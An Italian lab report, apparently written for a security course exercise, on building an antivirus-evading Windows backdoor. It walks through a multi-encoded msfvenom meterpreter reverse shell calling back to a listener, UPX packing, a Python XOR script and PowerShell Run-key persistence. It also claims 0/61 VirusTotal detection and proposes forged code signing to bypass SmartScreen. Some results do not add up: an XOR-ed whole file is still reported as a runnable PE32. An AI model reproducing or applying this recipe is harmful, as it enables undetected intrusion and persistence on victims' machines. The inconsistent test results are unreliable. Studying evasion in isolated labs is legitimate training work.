Task 13/01/25: Creazione di un Malware con Msfvenom

Traccia

Obiettivo dell'Esercizio:

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire:

- Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- Utilizzo di msfvenom per generare il malware.
- Migliorare la Non Rilevabilità

Task 13/01/25: Creazione di un Malware con Msfvenom


Report

Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di tre diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi. Inoltre analizzare ed implementare un codice .C.

Fase 0: Controllo indirizzi IP

Comando utilizzato: ip a e ipconfig



Fase 1: Creazione del payload

Comando utilizzato: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | \
msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | \
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe -o KittyKiss.exe

- **Payload:** windows/meterpreter/reverse_tcp
- **Encoder:** x86/shikata_ga_nai e x86/countdown
- **Iterazioni:** 100, 200 e 138
- **File output:** KittyKiss.exe

Risultato del comando di controllo: file KittyKiss.exe

KittyKiss.exe: PE32 executable (GUI) Intel 80386, for MS Windows

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | \
msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | \
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe -o KittyKiss.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
```

```
x86/shikata_ga_nai succeeded with size 10777 (iteration=136)
x86/shikata_ga_nai succeeded with size 10806 (iteration=137)
x86/shikata_ga_nai chosen with final size 10806
Payload size: 10806 bytes
Final size of exe file: 73802 bytes
Saved as: KittyKiss.exe

┌──(kali㉿kali)-[~]
└─$ file KittyKiss.exe

KittyKiss.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

Fase 2: Compressione del payload

Per ridurre la dimensione del payload e alterarne ulteriormente la struttura binaria, è stato utilizzato UPX.

Comando utilizzato: upx -9 KittyKiss.exe -o KittyKiss_compressed.exe

Risultato del comando di controllo: file KittyKiss_compressed.exe

KittyKiss_compressed.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections

- **Dimensione originale:** 73802 bytes
- **Dimensione compressa:** 51200 bytes

```
┌──(kali㉿kali)-[~]
└─$ upx -9 KittyKiss.exe -o KittyKiss_compressed.exe

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     73802 ->     51200   69.37%    win32/pe     KittyKiss_compressed.exe

Packed 1 file.

┌──(kali㉿kali)-[~]
└─$ file KittyKiss_compressed.exe

KittyKiss_compressed.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
```

Fase 3: Offuscamento XOR del payload

Un ulteriore livello di offuscamento è stato aggiunto mediante una funzione XOR.

Script Python utilizzato:


```
key = b"G1veYOu7heDea7hKiss!"  # Chiave XOR

input_file = "KittyKiss_compressed.exe"

output_file = "KittyKiss_xor.exe"


with open(input_file, "rb") as f:

   data = f.read()


xor_data = bytearray((data[i] ^ key[i % len(key)]) for i in range(len(data)))


with open(output_file, "wb") as f:

   f.write(xor_data)


print(f"[+] Payload offuscato salvato in {output_file}")
```


Comando di esecuzione dello script: python3 xor_obfuscation.py

Output dello script: [+] Payload offuscato salvato in KittyKiss_xor.exe

Risultato del comando di controllo: file KittyKiss_xor.exe

KittyKiss_xor.exe: PE32 executable (GUI) Intel 80386, for MS Windows





Fase 4: Implementazione della persistenza

La persistenza è stata implementata utilizzando uno script PowerShell che crea una chiave di registro nella seguente posizione: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Script PowerShell utilizzato:


$path = "C:\Users\user\Desktop\KittyKiss\KittyKiss_xor.exe" # Percorso completo del file eseguibile


New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "KittyKiss" -Value $path -PropertyType "String" -Force

Comando di esecuzione dello script: powershell -ExecutionPolicy Bypass -File persistence.ps1

Risultato atteso: Voce di registro creata con successo.

Verifica manuale nel registro di sistema confermata.





Fase 5: Test e analisi

A - Test su VirusTotal

I file sono stati caricati su VirusTotal per verificare la non rilevabilità del malware.

File KittyKiss_xor.exe:


- **Rilevamento:** 0/61
- **Dimensione:** 50.00 KB
- **Commento:** Non rilevato da alcun motore antivirus.


File persistence.ps1:


- **Rilevamento:** 0/61 (segnalato solo da Crowdsource AI come "potenzialmente sospetto" per la modifica del registro).
- **Dimensione:** 238 bytes

Windows Defender SmartScreen:

- Durante l'esecuzione su Windows, il file KittyKiss_xor.exe ha attivato SmartScreen, bloccando temporaneamente l'esecuzione del file.







Conclusione

Riuscita della non rilevabilità: Il payload è stato offuscato con successo, risultando non rilevato da 61 motori antivirus su VirusTotal.

Persistenza implementata: Lo script PowerShell ha aggiunto correttamente una chiave di registro per garantire l'esecuzione automatica del payload al riavvio.

Blocchi di sicurezza: SmartScreen ha bloccato il file, richiedendo un bypass manuale per l'esecuzione. Ulteriori modifiche sono necessarie per aggirare SmartScreen (es. firma digitale contraffatta).